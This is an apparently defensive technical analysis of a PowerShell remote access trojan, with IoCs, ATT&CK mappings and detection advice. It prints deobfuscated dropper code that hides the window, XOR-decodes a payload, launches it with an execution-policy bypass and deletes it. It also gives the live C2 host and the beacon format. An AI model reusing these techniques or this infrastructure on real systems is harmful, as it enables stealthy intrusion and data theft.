Psyduck - PowerShell RAT
Contents · 35
Overview
SHA-256: feb46ecf8212f3d6d43afff5ff37558a97486ebea72059ea03b29b53f42ed23c
Classification: PowerShell RAT malware with dropper
This is a detailed technical analysis of a Remote Access Trojan I got from Malware Bazaar. To demonstrate the mechanisms I used my own fully deobfuscated version of the original malware. This malware runs in two stages. First, the dropper decodes the payload and saves it to disk, from which it immediately launches the malware. After a moment it deletes the file from disk, which causes the malware to run only in RAM without leaving any trace on disk. The payload itself contains the final malware, which sends requests to a C2 server with dynamic DNS over unencrypted HTTP, identifies the victim and waits for commands from the operator. The command set includes arbitrary PowerShell execution, uploading files to the victim's machine and taking screenshots, which is enough for initial access and potentially for further lateral movement.
The author paid attention to basic stealth principles:
- The console window is hidden.
- The second stage of the malware is removed from disk after 2 seconds.
- A global mutex prevents duplicate instances from being created.
- The script poses as a legitimate monitoring agent for vendors.
- Victim telemetry data is embedded in the HTTP
User-Agentheader.
These techniques aren't anything new in the malware landscape, but they're still effective against less mature detection systems.
Tracking Name
I'm labeling this sample Psyduck for better readability and analysis overview. The name came from combining PS (abbreviation for PowerShell) and "duck" from the C2 subdomain (duck12[.]dynuddns[.]net provided through the DDNS provider dynuddns[.]net), which gave "psduck" and then the final name Psyduck. It's not a publicly recognized name, just my own internal label.
Attack Chain
For the attack chain I made the following diagram:

The flow is intentionally minimal. Once the dropper finishes its work, the second phase will exist only as a PowerShell process, with no corresponding file on disk.
Stage 1 - Dropper
Hiding the Console
The first thing the dropper does is remove its own window. It does this using P/Invoke, calling two functions from the Windows API.
Add-Type -Name JXR `
         -Namespace INF `
         -MemberDefinition @'
using System;
using System.Runtime.InteropServices;

public static class JXR
{
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetConsoleWindow();

    [DllImport("user32.dll")]
    public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
}
'@
[INF.JXR]::ShowWindow([INF.JXR]::GetConsoleWindow(),0)
The argument 0 in this case is SW_HIDE, which hides the window from both the screen and the taskbar. So nothing visually happens for the user.
Payload Stored in Encoded Form: Base64 and XOR
The second-stage payload is embedded as a Base64 string (in the original dropper this large Base64 string was split into 246 variables and then concatenated. I already adjusted that for readability into one large string). Base64 alone would be pretty trivially reversible, so the author wrapped it in an additional XOR layer with a 32-byte key.
$baseBlob="etFEwDVi[...SNIP...]OxmbyfPN+DGsy0Klw=="
$decodedBaseBlob=[Convert]::FromBase64String($baseBlob)

$XORKey=[byte[]]@(70,242,73,202,27,49,99,224,151,175,243,25,175,10,3,89,112,7,113,60,141,18,10,7,187,69,129,165,216,68,100,240)
for($i=0; $i -lt $decodedBaseBlob.Length; $i++){
    $decodedBaseBlob[$i]=$decodedBaseBlob[$i] -bxor $XORKey[$i%$XORKey.Length]
}
The construction is simple, but it still easily bypasses signature detection looking for known strings in PowerShell. And because the entire second stage is encoded inside the inactive dropper, a static scan of the first stage won't reveal anything from the second stage.
Drop, Execute, Delete
The encoded payload gets written to a hardcoded path in the Temp folder:
$filePath=[IO.Path]::Combine([IO.Path]::GetTempPath(),"agent_1781054578.ps1")
[System.IO.File]::WriteAllBytes($filePath,$decodedBaseBlob)
The payload is launched in the background as an independent process, with no visible window, and also bypasses script execution security restrictions:
Start-Process powershell -Args "-WindowStyle Hidden -ep bypass -f `"$filePath`"" -WindowStyle Hidden
Finally, the dropper waits 2 seconds, enough for stage 2 to fully load into RAM and successfully start. Then it removes the file:
Start-Sleep 2
Remove-Item $filePath -Force -EA 0
exit
The result is an almost fileless execution. The second stage is on disk for approximately 2 seconds before it's completely removed. Which not only bypasses AV folder scanning, but also covers the tracks that the second stage ever existed on the system at all.
Stage 2 - Psyduck RAT
Masquerade
The script fakes its identity to look like a legitimate tool - Apex Monitoring Co Fleet Monitor Agent. So even if someone obtained the Psyduck script, which is only on disk for approximately 2 seconds, they might wrongly conclude that it's a temporary file of the legitimate program that Psyduck is impersonating.
When we start examining the identity Psyduck is impersonating more closely though, we find that the timestamp is set in the future. Which is already a valid indicator for deeper investigation of the script:
<#
.SYNOPSIS
    Apex Monitoring Co Fleet Monitor Agent
.DESCRIPTION
    Endpoint telemetry collection agent v2.3.15.2152
    Monitors system health, hardware inventory, and compliance posture.
    Communicates with Apex Console via TCP/JSON protocol.
.NOTES
    Author:   Apex Monitoring Co Engineering Team
    Date:     2026-12-20
    Version:  2.3.15
    Build:    2152
    License:  Proprietary - (c) 2026 Apex Monitoring Co
#>
Psyduck also contained a combination of fully obfuscated and partially obfuscated code sections. The fully obfuscated ones were mostly functions that collected system information. The partially obfuscated ones were mainly functions or variables that had no real significance for the script itself, like this function:
# Correlate Kerberos tickets for risk assessment
function Validate-Checkpoint8771 {
    param([string]$av3IRd)
    $healthSnapshotDepthSync = 2787
    $B81Lq2FPnf0Z = 91047
    $xQdp76mDJGn = 63799
    $phaseScanReport = 70465
    $BBG4U = 5381
    foreach ($II55 in $av3IRd.ToCharArray()) { $BBG4U = (($BBG4U -shl 5) + $BBG4U) + [int]$II55 }
    return $BBG4U
}
The script also uses pseudo-comments that sound technical but don't actually say anything specific. One such comment is already visible in the example above, or for example here. It might give the impression that the skeleton of Psyduck (meaning the pseudo-code to which the actual malicious part was subsequently added) was created with AI or at least AI-assisted, but that can't be confirmed or ruled out with certainty, it's more of an impression than a provable fact:
# ════════════════════════════════════════════════
#  Monitor WMI counters for throttle detection
#  Process CPU thermals for tag assignment
# ══════════════════════════════════════════════════════════
Enforcing a Single Instance
To prevent Psyduck from running twice, which would cause twice the traffic and more detectable processes for AMSI, making detection easier, the second stage acquires a named mutex at startup:
$script:instanceMutex = $null

try {
    $isRunning = $false

    $script:instanceMutex = [System.Threading.Mutex]::new(
        $true,
        "Global\677d95b1-c2a4-4c21-a54f-874ddf08e8c9",
        [ref]$isRunning
    )

    if (-not $isRunning) {
        try { $script:instanceMutex.Dispose() } catch { }
        exit
    }

}
catch { }
The GUID 677d95b1-c2a4-4c21-a54f-874ddf08e8c9 is a reliable indicator that the victim is compromised. Detection via a sensor that records named mutex creation can therefore block an active infection based on this.
C2 Configuration
In the original obfuscated version of Psyduck malware, the C2 host and port are stored as XOR and Base64 encoded strings (exactly the same scheme that was used to protect the payload in the dropper), so a static scan of the original Psyduck won't reveal the address. After decoding:
$C2ServerHost = "duck12.dynuddns.net"
$C2ServerPort = "1234"
Using a free dynamic DNS provider allows the operator to quickly redirect the domain to a new IP address, potentially within minutes, effectively bypassing blocks based purely on IP addresses - the domain itself stays the same. The absence of TLS also means that all communication (the host fingerprint in the User-Agent, window titles, screenshots or command outputs) happens in plain text and can be fairly easily captured from network traffic.
System Information Collection
Psyduck has 3 data collection functions: getBasicInfo, getAdvancedInfo and getWindowInfo.
getBasicInfo
The initial data collection function, which runs before Psyduck connects to C2. It collects the following data:
| Data | Source | Description |
|---|---|---|
| Hostname | [System.Net.Dns]::GetHostName() | Victim's machine hostname |
| Username and domain | [System.Security.Principal.WindowsIdentity]::GetCurrent() | Victim's username and what domain they're in |
| Windows version | [Environment]::OSVersion | Current Windows system version |
| UAC policy | Registry: ConsentPromptBehaviorAdmin | UAC prompt behavior setting for privilege elevation |
| Defender exclusions | (Get-MpPreference -EA 0).ExclusionPath | List of folders excluded in Windows Defender |
getAdvancedInfo
The advanced data collection function runs after the first successful connection and approximately every 63 seconds. This data includes:
| Data | Source | Description |
|---|---|---|
| CPU | Get-CimInstance Win32_Processor | Core count and processor model |
| RAM | Get-CimInstance Win32_ComputerSystem | Total RAM size |
| AV | AntiVirusProduct in root/SecurityCenter2 (WMI) | Information about the currently active antivirus |
| Public IP | HTTP GET to https://icanhazip.com | Current public IP address |
| UAC policy (refreshed) | Registry: ConsentPromptBehaviorAdmin | UAC prompt behavior setting for privilege elevation |
| Defender exclusions (refreshed) | (Get-MpPreference -EA 0).ExclusionPath | List of folders excluded in Windows Defender |
While most of this data primarily serves for basic system identification (hostname, user, OS version), some of it has more practical value from the perspective of the infection's further progression. Specifically, the UAC setting allows checking the ConsentPromptBehaviorAdmin value, if it's set to 0, that means automatic privilege elevation without showing a UAC prompt. The list of Windows Defender exclusions shows potential low-risk drop zones where the operator can store additional payloads without immediate detection.
getWindowInfo
The function for collecting information about the currently active window. This information can serve, for example, to identify which campaign Psyduck came from, or to decide whether it's worth attempting further data exfiltration. A clear signal for the operator might be a situation where the victim has a window open titled Microsoft Excel - Q4 Budget.xlsx.
The title of the active window is retrieved using a P/Invoke call to the GetForegroundWindow and GetWindowText functions in user32.dll - the same approach that was used in the console hiding code in stage 1.
Victim Fingerprint in User-Agent
One of Psyduck's most distinctive features is the way it exfiltrates victim data. Every HTTP request Psyduck makes contains a complete victim fingerprint encoded in the User-Agent HTTP header in this format:
$userAgent = $script:uniqueID + '\' + $script:computerHostname + '\' + $script:usernameAndDomain + '\' + $script:windowsVersion + '\' + $script:AVInfo + '\' + $script:UACBehavior + '\' + $script:DotNETVersion + '\' + $script:hasDefenderExclusions + '\' + $script:windowInformation
Psyduck also sends the uniqueID variable, which is randomly generated on first run with the prefix app_.
This approach is clever for several reasons:
- No separate exfiltration needed - victim data is sent with every Psyduck check-in to C2.
- Blends into normal network traffic - HTTP User-Agent is expected in web traffic and is rarely analyzed in depth.
- Active window reveals context - the operator sees in real time what the victim is currently doing at the moment Psyduck runs.
C2 Beaconing Loop
The main runtime loop regularly polls the C2 server for commands via the /Vre endpoint:
GET http://duck12.dynuddns.net:1234/Vre
User-Agent: app_<random>\<hostname>\<user>\<OS>\<AV>\<UAC>\<.NET>\<exclusions>\<window>
The polling interval starts at 5,000 ms (5 seconds). If 5 consecutive requests fail (e.g. the C2 server is temporarily offline), the interval progressively doubles up to a maximum of 30,000 ms. This backoff mechanism reduces "noise" on the network when the C2 server is unavailable and also increases resilience against temporary outages.
The C2 server can return the following responses:
- empty body - no commands available, beaconing continues.
- command string - the command is parsed and then executed.
Commands use |V| as a delimiter to separate the command type and its parameters.
Command Set Analysis
Psyduck implements 7 different commands that allow the operator to carry out complex initial access phases directly from the C2 server.
Ex - Execute Arbitrary PowerShell Code
Ex|V|<powershell code>
This command is the most powerful function in the entire C2. It creates a ScriptBlock from the string supplied by the C2 server and executes it directly in the current PowerShell session. There's no sandboxing, filtering or restrictions, any valid PowerShell code is executed with the current user's privileges. This allows the operator to:
- extract credentials (e.g. loading Mimikatz via
IEX) - modify the file system
- establish persistence
- perform lateral movement
- exfiltrate data
- load additional modules
AW - Active Window Title
AW
On demand, retrieves the name of the current active (foreground) window and sends it to /AW. Used to confirm the victim's current activity, for example, whether they have a specific application open before launching the next phase of the operation.
SS - Screenshot
SS
Captures the main screen using .NET (System.Windows.Forms and System.Drawing), compresses the image to JPEG (quality 60 as a compromise between size and readability), encodes to Base64 and sends to /SS along with the victim's unique ID. Screenshots allow the operator to see what the victim is currently doing without having to rely solely on window titles.
Sc - Drop and Execute Payload
Sc|V|<base64_binary>|V|<filename>
Decodes Base64 binary data received from C2, writes it to %TEMP%\<filename> (if no name is provided, uses update.exe) and then runs it in a hidden window. This is the main mechanism for deploying second-stage payloads, ransomware, stealers or other implants.
CK - Download and Execute from C2
CK
Works similarly to Sc, but the binary isn't downloaded inline, instead it's fetched from the /CF endpoint. This reduces the size of individual commands and lets the operator serve different payloads to different victims using the same command. The file is saved as ce.exe in %TEMP%.
DLF - Download File to Specific Location
DLF|V|<directory>|V|<filename>|V|<execute: 0 or 1>
The most flexible file delivery command. Downloads data from /DF and saves it to one of the predefined paths:
| Token | Path |
|---|---|
Temp | %TEMP% |
AppData | %APPDATA% |
Desktop | User's desktop |
Documents | Documents |
Downloads | Downloads |
If the third parameter is set to 1, the file is immediately executed after saving. The result of the operation (success or error) is sent back to /DR.
Cl - Kill Switch
Cl
Sets the internal flag $originalSafetySwitch to $false, causing the main beacon loop to terminate. The global mutex is released and the process exits. This mechanism allows the operator to cleanly terminate the implant's execution on a specific victim without leaving running processes behind.
C2 Endpoint Overview
| Endpoint | Method | Direction | Purpose |
|---|---|---|---|
/Vre | GET | C2 → victim | Polling for commands |
/AW | POST | victim → C2 | Active window title |
/SS | POST | victim → C2 | Screenshot upload |
/CF | GET | C2 → victim | Executable download (for CK) |
/DF | GET | C2 → victim | File download (for DLF) |
/DR | POST | victim → C2 | Command result / error |
C2 Infrastructure
| Property | Value |
|---|---|
| Domain | duck12.dynuddns.net |
| DDNS provider | dynuddns.net |
| Port | 1234 |
| Protocol | HTTP (no TLS) |
| Communication | plaintext |
Using a free dynamic DNS provider allows the operator to quickly change the target C2 server by updating the IP address, bypassing IP-based blocks while the domain stays the same.
The absence of TLS means all communication, including the victim fingerprint in the User-Agent header and all POST data (window title, screenshots, command results), happens in plain text and is capturable via network monitoring.
Indicators of Compromise (IoC)
Hashes
| File | Type | Value |
|---|---|---|
| Phase 1 (dropper) | SHA-256 | feb46ecf8212f3d6d43afff5ff37558a97486ebea72059ea03b29b53f42ed23c |
| Phase 2 (Psyduck) | SHA-256 | 6f732fbbcbce8f4af84d65d6f016113819e3de4616e1b644b3d4c2086fdabe09 |
Network
| Type | Value |
|---|---|
| C2 domain | duck12.dynuddns.net |
| C2 port | 1234 |
| C2 protocol | HTTP |
| C2 endpoint | /Vre |
| C2 endpoint | /AW |
| C2 endpoint | /SS |
| C2 endpoint | /CF |
| C2 endpoint | /DF |
| C2 endpoint | /DR |
| External IP lookup service | https://icanhazip.com |
Host
| Type | Value |
|---|---|
| Temporarily created file | %TEMP%\agent_1781054578.ps1 |
| Saved executable filename | %TEMP%\ce.exe (CK command) |
| Saved executable filename | %TEMP%\update.exe (DLF default) |
| Global mutex name | Global\677d95b1-c2a4-4c21-a54f-874ddf08e8c9 |
| Victim unique ID prefix | app_ |
| C2 command delimiter | |V| |
| Masquerade string | Apex Monitoring Co Fleet Monitor Agent |
Behavior
| Type | Value |
|---|---|
| User-Agent pattern | app_<random>\<hostname>\<user>\<OS>\<AV>\<UAC>\<.NET>\<exclusions>\<window> |
| Execution Policy bypass parameter | -ep bypass |
| Hidden execution parameter | -WindowStyle Hidden |
| WMI namespace and class | root/SecurityCenter2: AntiVirusProduct |
| Registry key read | HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System (ConsentPromptBehaviorAdmin) |
MITRE ATT&CK
| ID | Technique | Detail | Stage |
|---|---|---|---|
| T1059.001 | Command and Scripting Interpreter: PowerShell | Whole chain is PowerShell; Ex runs arbitrary code | Both |
| T1027 | Obfuscated Files or Information | Base64 + XOR of payload and config | Both |
| T1140 | Deobfuscate/Decode Files or Information | Runtime XOR decryption | Both |
| T1564.003 | Hide Artifacts: Hidden Window | SW_HIDE via WinAPI | Stage 1 |
| T1070.004 | Indicator Removal: File Deletion | Stage 2 deleted after launch | Stage 1 |
| T1562.001 | Impair Defenses | -ep bypass | Stage 1 |
| T1036 | Masquerading | Fake "Apex Monitoring Co" identity | Stage 2 |
| T1082 | System Information Discovery | OS, CPU, RAM, .NET version | Stage 2 |
| T1033 | System Owner/User Discovery | Username and domain | Stage 2 |
| T1016 | System Network Configuration Discovery | Public IP via icanhazip | Stage 2 |
| T1518.001 | Software Discovery: Security Software | AV via WMI SecurityCenter2 | Stage 2 |
| T1012 | Query Registry | UAC policy, Defender exclusions | Stage 2 |
| T1010 | Application Window Discovery | GetForegroundWindow / GetWindowText | Stage 2 |
| T1113 | Screen Capture | SS command | Stage 2 |
| T1071.001 | Application Layer Protocol: Web | HTTP C2 on port 1234 | Stage 2 |
| T1571 | Non-Standard Port | C2 on 1234 | Stage 2 |
| T1041 | Exfiltration Over C2 Channel | Fingerprint in User-Agent; screenshots via POST | Stage 2 |
| T1105 | Ingress Tool Transfer | CK, Sc, DLF download and execute | Stage 2 |
| T1106 | Native API | ShowWindow, GetForegroundWindow | Both |
Detection and Mitigation
Blocking the C2 domain and IP address at the network perimeter is recommended. The domain duck12.dynuddns.net should be added to DNS blocklists and firewall rules. It's also worth monitoring HTTP communication on the non-standard port 1234. If the environment doesn't require dynamic DNS, blocking the entire dynuddns.net domain is worth considering.
Restricting PowerShell script execution is a good idea. Constrained Language Mode and policies enforcing restrictions on running unsigned scripts can help here. Use of the -ep bypass parameter should be treated as suspicious and monitored.
Enabling PowerShell Script Block Logging (HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging) is recommended. This mechanism records the decrypted and deobfuscated content of every script block, including payloads that are no longer available on disk.
Having AMSI (Antimalware Scan Interface) logging active is a good idea. AMSI intercepts PowerShell scripts before execution and passes them to the antivirus solution. It's important to verify that AMSI integration is active and up to date.
Monitoring WMI queries to root/SecurityCenter2 is recommended. Legitimate software rarely needs to query antivirus information at runtime. A PowerShell process making such a query should be treated as suspicious.
It's worth watching file creation and deletion patterns in the %TEMP% directory. The combination of a .ps1 file being created, immediately launched in hidden mode, and then deleted within a few seconds represents highly suspicious behavior.
Checking the UAC configuration is recommended. The malware explicitly checks whether ConsentPromptBehaviorAdmin = 0 (automatic elevation without confirmation), which is an exploitable state. UAC should be configured to require confirmation for all operations requiring administrator privileges.
Auditing Windows Defender exclusions is a good idea. The malware checks these exclusions because they represent safe locations for storing additional payloads. Every exclusion should be treated as a sensitive configuration item and reviewed regularly.
Conclusion
Psyduck is a capable and pragmatically designed PowerShell RAT. Compared to typical commodity malware it's not a particularly complex tool, but it shows a solid operational approach: minimal system footprint, quick artifact cleanup, victim fingerprinting on every request and a flexible command set covering the key phases of initial access, reconnaissance, file staging, code execution and screen monitoring.
The combination of Base64+XOR obfuscation, hidden console execution, Execution Policy bypass, per-phase disk deletion (fileless-like approach) and use of Dynamic DNS C2 infrastructure with a User-Agent fingerprint represents a real challenge for less mature detection mechanisms. In an environment where AMSI, PowerShell Script Block Logging and network monitoring are active, however, its detection is significantly easier.